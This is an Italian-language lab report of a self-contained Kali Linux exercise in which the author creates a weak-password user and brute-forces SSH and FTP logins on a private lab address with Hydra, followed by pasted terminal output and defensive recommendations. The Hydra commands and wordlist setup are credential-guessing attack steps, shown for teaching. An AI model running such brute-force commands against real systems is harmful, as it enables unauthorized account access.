# Relazione sulle attività di configurazione, attacco SSH e FTP in Kali Linux

**Introduzione**

L'obiettivo di questo esperimento è stato quello di testare la sicurezza di un sistema Kali Linux simulando un attacco di forza bruta su due protocolli di autenticazione: **SSH e FTP**. L'analisi è stata suddivisa in diverse fasi:

1. **Creazione di un utente standard su Kali Linux** e attivazione del servizio SSH.
2. **Utilizzo di Hydra** per verificare la vulnerabilità delle credenziali SSH tramite un attacco brute-force.
3. **Utilizzo di wordlist per aumentare l'efficacia dell'attacco**, anziché provare una singola combinazione di username e password.
4. **Estensione del test al servizio FTP**, replicando lo stesso metodo.

L'installazione di alcuni strumenti, come Hydra e SecLists, è stata necessaria per eseguire le operazioni, ma non è stata un obiettivo in sé, bensì un mezzo per testare la robustezza del sistema.

**1. Configurazione dell'utente e del servizio SSH**

Il primo passo è stato creare un nuovo utente sul sistema Kali Linux con il comando:

```
sudo adduser test_user
```

Dopo aver specificato una password (**testpass**), il sistema ha chiesto di inserire altre informazioni come nome completo, stanza e numero di telefono, ma sono state lasciate vuote.

Successivamente, è stato avviato il servizio SSH con:

```
sudo service ssh start
```

Questa operazione ha reso disponibile l'accesso remoto tramite il protocollo SSH.

A questo punto, è stato tentato l'accesso alla macchina remota:

```
ssh test_user@192.168.50.100
```

Dopo aver accettato il fingerprint del server, la connessione è avvenuta con successo. Questo dimostra che **SSH era correttamente configurato e operativo**.

Un tentativo di accedere al file di configurazione SSH (`/etc/ssh/sshd_config`) ha generato un errore di **permission denied**, confermando che l'utente `test_user` non disponeva dei privilegi di amministratore.

### 2. Verifica della sicurezza di SSH tramite attacco brute-force

Per testare la resistenza dell'autenticazione SSH, è stato deciso di simulare un **attacco di forza bruta** con **Hydra**, un tool open-source usato nel penetration testing.

#### Installazione di Hydra

Per eseguire l'attacco, si è verificato che Hydra fosse installato:

```
sudo apt install hydra
```

Il sistema ha confermato che la versione più recente (9.5) era già presente.

#### Attacco iniziale con credenziali singole

Per testare se l'utente `test_user` fosse vulnerabile, è stato eseguito il comando:

```
hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh
```

- `-l test_user`: specifica il nome utente da provare.
- `-p testpass`: specifica la password da testare.
- `192.168.50.100`: IP della macchina bersaglio.
- `-t 4`: esegue fino a 4 tentativi in parallelo.
- `ssh`: indica che l'attacco è rivolto al servizio SSH.

Il test ha confermato che l'autenticazione era vulnerabile, poiché Hydra ha individuato correttamente la combinazione `test_user:testpass`.

### 3. Utilizzo di wordlist per simulare un attacco più realistico

Dopo aver verificato che il sistema fosse vulnerabile a credenziali deboli, si è passati a un approccio più strutturato, utilizzando **liste di username e password** invece di una singola combinazione.

Inizialmente, il comando:

```
hydra -L username_list.txt -P password_list.txt 192.168.50.100 ssh -V
```

ha restituito un errore perché i file **username_list.txt** e **password_list.txt** non esistevano.

Per risolvere, sono stati creati manualmente:

```
echo "test_user" > username_list.txt
echo "testpass" > password_list.txt
```

Dopo aver verificato il contenuto con `cat`, l'attacco è stato rilanciato con:

```
hydra -L username_list.txt -P password_list.txt 192.168.50.100 ssh -V
```

Questa volta, l'attacco ha avuto successo, confermando che l'uso di wordlist può essere estremamente efficace nel crackare credenziali deboli.

**4. Estensione dell'attacco al servizio FTP**

Dopo aver dimostrato la vulnerabilità dell'accesso SSH, si è deciso di **testare anche FTP**, un protocollo spesso configurato con password deboli.

L'attacco è stato eseguito con:

```
hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ftp -V
```

**Risultato:** Anche in questo caso, il tool ha trovato rapidamente la combinazione `test_user:testpass`, dimostrando che l'uso della stessa password su più servizi è una **grave vulnerabilità**.

**5. Installazione di SecLists per migliorare i test**

Per aumentare l'efficacia degli attacchi, è stato installato **SecLists**, una raccolta di **wordlist avanzate** utili per penetration testing:

```
sudo apt install seclists
```

Il download di circa **533 MB di dati** ha reso disponibile un'ampia gamma di credenziali predefinite, che possono essere usate per testare la sicurezza dei sistemi.

**Conclusioni e contromisure**

Questa serie di test ha dimostrato l'importanza di **adottare buone pratiche di sicurezza** per prevenire attacchi di forza bruta.

**Le password semplici sono facilmente attaccabili**:

- `test_user:testpass` è stato scoperto in pochi secondi.
- L'uso di **password uniche e complesse** è fondamentale.

**Non usare le stesse credenziali su più servizi**:

- SSH e FTP avevano la stessa password, facilitando il compromesso di entrambi.
- Ogni servizio dovrebbe avere credenziali **separate** e preferibilmente un'autenticazione più sicura.

**Abilitare protezioni anti-brute-force** come:

- **Limitazione dell'accesso SSH solo da IP autorizzati**.
- **Autenticazione a chiave pubblica** invece di password.

**Utilizzare SecLists per migliorare i test di sicurezza**:

- Wordlist avanzate permettono di individuare facilmente password comuni.
- È importante testare le configurazioni prima che lo facciano gli attaccanti.

**Conclusione**

L'esperimento ha evidenziato quanto sia facile **compromettere un sistema con password deboli**, e come strumenti come **Hydra** possano essere usati per identificare vulnerabilità in un ambiente di **penetration testing etico**.

**La sicurezza non è solo una questione di configurazione, ma anche di buone pratiche nella gestione delle credenziali.**


Se il test fosse stato eseguito su un'infrastruttura reale senza protezioni, l'intero sistema sarebbe stato a rischio in pochi minuti.


Terminal Emulator
Use the command line
test_user@kali: ~
File Actions Edit View Help
test_user@kali: ~ ×
kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
┌──(kali㉿kali)-[~]
└─$ /etc/ssh/sshd_config
zsh: permission denied: /etc/ssh/sshd_config
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:IjBApSkU4PPhmuW1NylkZm0z3XFMYSV2fNi7jgaxvLI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ hydra-l username -p password IP-t 4 ssh
hydra-l: command not found


test_user@kali: ~
File Actions Edit View Help
test_user@kali: ~ ×
kali@kali: ~ ×
┌──(test_user㉿kali)-[~]
└─$ hydra-l test_user@192.168.50.100 -p testpass IP -t 4 ssh
hydra-l: command not found
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user@192.168.50.100 -p testpass IP -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 05:53:57
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:POR
T][/OPT]]
Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mong
odb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
┌──(test_user㉿kali)-[~]
└─$ hydra -L test_user -P testpass 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 05:58:37
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:POR
T][/OPT]]
Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options


Firefox ESR
Browse the World Wide Web
test_user@kali: ~
test_user@kali: ~ ×
kali@kali: ~ ×
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mong
odb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
┌──(test_user㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for test_user:
test_user is not in the sudoers file.
┌──(test_user㉿kali)-[~]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 06:11:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: username_list.txt
┌──(test_user㉿kali)-[~]
└─$ cat username_list.txt
cat: username_list.txt: No such file or directory
┌──(test_user㉿kali)-[~]
└─$ echo "test_user" > username_list.txt
┌──(test_user㉿kali)-[~]
└─$ echo "testpass" > password_list.txt
┌──(test_user㉿kali)-[~]
└─$ cat username_list.txt
test_user
┌──(test_user㉿kali)-[~]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 ssh -V


Text Editor
Simple Text Editor
test_user@kali: ~
kali@kali: ~
└─$ echo "test_user" > username_list.txt
┌──(test_user㉿kali)-[~]
└─$ echo "testpass" > password_list.txt
┌──(test_user㉿kali)-[~]
└─$ cat username_list.txt
test_user
┌──(test_user㉿kali)-[~]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 06:22:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 06:23:00
┌──(test_user㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for test_user:
test_user is not in the sudoers file.
┌──(test_user㉿kali)-[~]
└─$ sudo service vsftpd start
[sudo] password for test_user:
test_user is not in the sudoers file.
┌──(test_user㉿kali)-[~]
└─$ cat password_list.txt
testpass
┌──(test_user㉿kali)-[~]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 06:52:28
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 06:52:29
┌──(test_user㉿kali)-[~]
└─$


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
firebird3.0-common libc++abi1-19 libdirectfb-1.7-7t64 libgles-dev libgtksourceview-3.0-1 libjxl0.9 libqt5sensors5 libtag1v5-vanilla libx265-209 python3-ntlm-auth
firebird3.0-common-doc libcapstone4 libegl-dev libgles1 libgtksourceview-3.0-common libmbedcrypto7t64 libqt5webkit5 libtagc0 openjdk-23-jre ruby3.1
libbfio1 libconfig++9v5 libfmt9 libglvnd-core-dev libgtksourceviewmm-3.0-0v5 libmsgraph-0-1 libsuperlu6 libunwind-19 openjdk-23-jre-headless ruby3.1-dev
libc++1-19 libconfig9 libgl1-mesa-dev libglvnd-dev libgumbo2 libpaper1 libtag1v5 libwebrtc-audio-processing1 python3-appdirs ruby3.1-doc
Use 'sudo apt autoremove' to remove them.
Installing:
seclists
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 56
Download size: 533 MB
Space needed: 1,816 MB / 52.6 GB available
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.1-0kali1 [533 MB]
Fetched 533 MB in 4min 36s (1,931 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 441848 files and directories currently installed.)
Preparing to unpack .../seclists_2025.1-0kali1_all.deb ...
Unpacking seclists (2025.1-0kali1) ...
Setting up seclists (2025.1-0kali1) ...
Processing triggers for kali-menu (2025.1.1) ...
Processing triggers for wordlists (2023.2.0) ...
┌──(kali㉿kali)-[~]
└─$ sudo apt install hydra
hydra is already the newest version (9.5-3).
hydra set to manually installed.
The following packages were automatically installed and are no longer required:
firebird3.0-common libc++abi1-19 libdirectfb-1.7-7t64 libgles-dev libgtksourceview-3.0-1 libjxl0.9 libqt5sensors5 libtag1v5-vanilla libx265-209 python3-ntlm-auth
firebird3.0-common-doc libcapstone4 libegl-dev libgles1 libgtksourceview-3.0-common libmbedcrypto7t64 libqt5webkit5 libtagc0 openjdk-23-jre ruby3.1
libbfio1 libconfig++9v5 libfmt9 libglvnd-core-dev libgtksourceviewmm-3.0-0v5 libmsgraph-0-1 libsuperlu6 libunwind-19 openjdk-23-jre-headless ruby3.1-dev
libc++1-19 libconfig9 libgl1-mesa-dev libglvnd-dev libgumbo2 libpaper1 libtag1v5 libwebrtc-audio-processing1 python3-appdirs ruby3.1-doc
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 56